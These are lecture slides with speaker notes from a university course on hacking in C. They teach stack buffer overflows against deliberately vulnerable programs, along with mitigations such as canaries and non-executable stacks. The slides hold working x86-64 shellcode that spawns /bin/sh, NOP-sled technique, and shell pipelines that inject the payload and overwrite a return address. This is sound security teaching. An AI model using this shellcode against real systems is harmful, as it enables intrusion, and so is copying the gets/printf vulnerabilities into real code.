Attacks

Part II
Hacking in C 2018–2019
Thom Wiggers

iCIS | Digital Security
Radboud University

Notes:

Based on slides by Peter Schwabe.

Demos:


- `buffer.c`
- `buffer-vuln.c`

Recap

- Code and information related to control flow is in the same memory as the data your program works on
- Input to our program may come from anywhere, and if you trust it, you might be making a mistake
- If the first argument to printf is user-controlled, you are going to have a bad day
  - `printf(string)` does not *spark joy*
  - should be `printf("%s", string)`
  - Not limited to just reading up the stack, arbitrary read/write is possible!
  - (`printf` is actually a family of functions: variants `sprintf`, `fprintf` have the same problems)
- When handling buffers, be mindful of the size
  - Don't read or write out-of-bounds

Notes:

gets(s)




Notes:

Table of Contents

Notes:

Inspecting a buffer with `printf`

```
void func(char* string) {
    char buf[20];
    for (int i = 0; i < 20; i++)
        buf[i] = 'A' + i;
    printf(string);  // our debugger
}
int main(int argc, char* argv[]) {
    func(argv[1]);
}
```




Notes:

- **Demo** again how we can use `printf` to figure out what's going on again.
- We will extend this to become a buffer overflow attack with the found address.

Overflowing a buffer

```
void func() {
    char *result;
    char buf[100];
    printf("Enter your name: ");
    result = gets(buf);
    printf(result);  // our debugger
}
int main(int argc, char* argv[]) {
    func();
}
```

```
./buffer-vuln.c:6: warning: the ‘gets’
function is dangerous and should not be
used.
```




Notes:

- **Demo** `buffer-vuln.c`
  - Show how we can control the return address
  - Nice example is to overwrite it with itself to show that this works
- Make sure to run this with ASLR off: run `setarch $(uname -m) -R`!

Taking control of the return address

So what if we feed this program `'A'x116`?




Notes:

Notes:

Taking control of the return address

So what if we feed this program
`'A'x108`[1]`+"\xDE\x0D\xDC\xAD\x0B"`?



1) actual values for the offset will vary with alignment, sizes of buffers and other local variables.

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: shellcode
- Remember: code is data, data is code
- Idea: put our own code into the memory of the program and jump to it
- Obviously, we can not input C source code and expect it to work
- Instead use machine code

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.

Launching a shell from C

```c
#include <stdlib.h>
#include <unistd.h>
int main(void)
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```


Notes:

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a system call
- System calls are requests to the operating system
  - Put system call number into `rax` register
    - 59 is the number for `sys_execve`
  - Arguments in `rdi`, `rsi`, `rdx`
  - Execute `syscall` assembly instruction

Notes:

You will learn more about system calls in *Operating Systems*

Writing shell code

- We want to run `execve` in our injected code.
  - We need it in machine code
  - Write assembly instead and then translate it
- Applying the C compiler will give us more noise than we want: it needs to be a valid string.

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.

Calling execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

To do list:

- ☐ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`
- ☐ Put address of array into second argument register `rsi`
- ☐ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ☐ Put system call number 59 (`execve`) in `rax`
- ☐ Call `syscall`

Notes:

Getting around NULL

- Remember: strings are NULL-terminated character arrays
  - If we have a NULL byte in our input string, the rest will not be read.
- Instead, obtain NULL through a trick:

```
xor %rdx, %rdx
```

☑ Set third argument register rdx to NULL (empty envp[])

Notes:

- Remember, $\forall a, a \oplus a = 0$

Getting /bin/sh into memory

- We need to put "/bin/sh" somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But "/bin/sh" should also be NULL-terminated!
- Another trick saves the day:

```
mov  $0x68732f6e69622f41,%rbx   # hs/nib/A
shr  $0x8,                %rbx   # move right 8 bits
push                      %rbx
```

- 0x68732f6e69622f41 is A/bin/sh, but little-endian encoded
- If we shift right by 8 bits, we will drop off the 0x41 (A)!
  The new value will be 0x0068732f6e69622f
- Get the address (the stack pointer) into the first argument register:

```
mov   %rsp,   %rdi
```


Notes:

Calling `execv`

- ☑ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`
- ☐ Put address of array into second argument register `rsi`
- ☑ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ☐ Put system call number 59 (`execve`) in `rax`
- ☐ Call `syscall`

Notes:

Creating the `argv[]` array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`
- We simply push these on the stack!

```
push %rdx          # NULL
push %rdi          # address of /bin/sh
mov  %rsp, %rsi    # Put stack pointer address into rsi
```

- Remember that the stack grows downwards, so we push in reverse order.

☑ Create `argv[]` array of pointers to strings:
`{pointer to "/bin/sh", NULL}`

☑ Put address of array into second argument register `rsi`

Notes:

Last step: issuing the call

- ☑ Put system call number 59 (execve) in rax
- ☑ Call syscall

```
xor %rax, %rax    # zero register
mov $0x3b, %al    # put 59 in the lower part of the register
syscall
```


Notes:

- We don't use `mov $0x3b, %rax` (using the large register name) because that command will assemble the 0x3b to 0x0000003b, which contains null bytes.

Calling `execv`

- ☑ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☑ Create `argv[]` array of pointers to strings:
  `pointer to "/bin/sh", NULL`
- ☑ Put address of array into second argument register `rsi`
- ☑ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ☑ Put system call number 59 (`execve`) in `rax`
- ☑ Call `syscall`

Notes:

The final shell code

```
"\x48\x31\xd2"                                  //xor %rdx, %rdx
"\x48\xbb\x41\x2f\x62\x69\x6e\x2f\x73\x68"      //mov sh/bin/A, %rbx
"\x48\xc1\xeb\x08"                              //shr $0x8, %rbx
"\x53"                                          //push %rbx
"\x48\x89\xe7"                                  //mov %rsp, %rdi
"\x52"                                          //push %rdx
"\x57"                                          //push %rdi
"\x48\x89\xe6"                                  //mov %rsp, %rsi
"\x48\x31\xc0"                                  //xor %rax, %rax
"\xb0\x3b"                                      //mov $0x3b, %al
"\x0f\x05"                                      //syscall
```


Notes:

- Because it's a bit annoying to type those bytes all the time, it typically helps to store them in some file or a program that produces them as output.

Our plan of attack

1. ☑ Prepare code to inject into program
2. ☐ Get program to run our code
3. ???
4. ☐ Profit

Notes:

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?
- Answer: the address of the buffer `gets` reads into!
- But how do we find it...
  1. Cheat, and add a print statement
  2. Use a debugger
  3. Use a format string vulnerability to find the address
- Inject it into the program

  `(cat shellcode.bin; printf "\xBA\xDC\x0D\xE0") | ./vulnerable`

- Mind the endianness!

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
  - Likely to find addresses of other thing on the stack, though
  - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this
  - Determine address of start of shell code by trial-and-error
  - Allow a larger "point of entry" for the shell code
- Often you'll need to use both


Notes:

Notes:

The NOP sled

- Assembly instruction `NOP`: 0x90: does nothing
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a margin of error.
- We just need to jump somewhere between the start of the shell code and end of the `NOP`s
- This sequence of `NOP`s is called a `NOP`-sled

  → It lets us *slide* into the payload



Sled

```
    nop
 nop   nop
nop
 nop
  nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
   nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
        nop                  nop
        nop                  nop
   nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
```


Notes:

Putting it all together

```
char *gets(char*);

void func() {
    char* ret;
    char buf[200];
    printf("Please enter your name: ");
    ret = gets(buf); // read the input!
    printf("Your input was: ");
    printf(ret);
    printf("\n");
}
int main(int argc, char* argv[]) {
    func();
}
```


Notes:

- **Demo time**: `buffer-vuln.c`
- Plan of attack:
  - Find out when it crashes: that's where we need to overwrite things
  - Write a shitton of %ps, to learn the value of `ret`
  - Point out that students may also try to use any of the other shell addresses and may just increment those.

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
   - Take over return address to execute other function
     a. Find other function's address
     b. Overwrite return address
   - Inject your own code (shellcode)
     a. Figure out where to put shellcode
     b. Overwrite return address

Notes:

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`
  - `memcpy(dest, src, src_len)`
  - `strcat`, `sprintf`, `scanf`, ...
  - `getwd(char* dest)` (get working directory)
  - ...
  - DIY footguns also widely available
- Part of the problem is that in C, there is no (reliable, standardized) way to determine the size of a buffer at runtime
  - Functions can not detect if the pointer they got points to large enough memory

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.
    - **Warning:** `dest` may not be null-terminated if `src` was too big!
  - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
  - In Rust, the size of the array is part of the type: `[Type;N]`
    - Can't pass or return an array to/from a function without exactly specifying the size of the array at compile-time.
    - Use resizable buffers (`Vec<T>`) anywhere the length may vary
  - Or just keep track of size and check at run-time

Notes:

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`
  - Often implemented as W⊕X (`W xor X`), write xor execute
    - Either allow writes, or executing code, but never both!
- Turn this protection off for *academic usage*
  - gcc option `-z execstack`
  - Disable on an existing binary: `execstack -s BINARY`
  - Enable on an existing binary: `execstack -c BINARY`
- Some programs actually *need* an executable stack, though

Notes:

More of this will follow in the Operating systems course

On canaries and coal mines

```
void f(...)
{
    long canary = CANARY_VALUE; // initialize canary

    // buffer-overflow vulnerability here
    char* buf[100];
    char* ret = gets(buf);

    if(canary != CANARY_VALUE) {
        exit(CANARY_DEAD); // abort with error
    }
}
```


Can we exploit this with the string
"`0x90 0x90...SHELLCODE...0xADDRESS`"?

Notes:

Notes:

Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named stack canaries after canaries in coal mines
  - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?
  - Framepointer can not be trusted anymore
  - Return address can not be trusted anymore
  - Terminate.



Implementing canaries

- Putting canaries into every function seems a bit tedious
- Fortunately, compilers will happily do it for you
- The `-fstack-protector` feature is turned on by default in `gcc`, `clang`
  - Turn it off (for educative purposes) via `-fno-stack-protector`

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!
  - Use a randomized canary each time
  - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
  - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it
  - Bypass canary needs (at least) two string buffer overflows
    - first overwrite behind the canary,
    - Then overwrite and have the last null byte overlap the canary

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB
- Stack canaries, W⊕X, ASLR keep out the *less-motivated* attackers
  - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
  - they also make a lot of attacks much less reliable and harder to execute remotely
  - Increases the monetary cost of an attack
- Most people don't need to worry about the NSA('s budget)
  - Infinite security costs infinite money

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
  - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a NOP-sled to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
  - W$\oplus$X
  - Stack canaries
  - ASLR (next week)
- `gets` is hugely unsafe

Notes:

Table of Contents

Notes:

Exercise 3 of last week

Even if you successfully do the assignment, it may still crash.

```
* [DEBUG] The function launch_shell is at 0x555555555251
Launching shell.

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e17fbc in do_system (line=0x55555555604c "/bin/bash")
    at ../sysdeps/posix/system.c:148
148     ../sysdeps/posix/system.c: No such file or directory.
(gdb) 
```

This happens because system calls require a 16-byte aligned stack pointer. Working around this is somewhat hard with `gdb`, almost impossible otherwise.
If this happens to you, just hand it in as if it did work correctly.

Notes: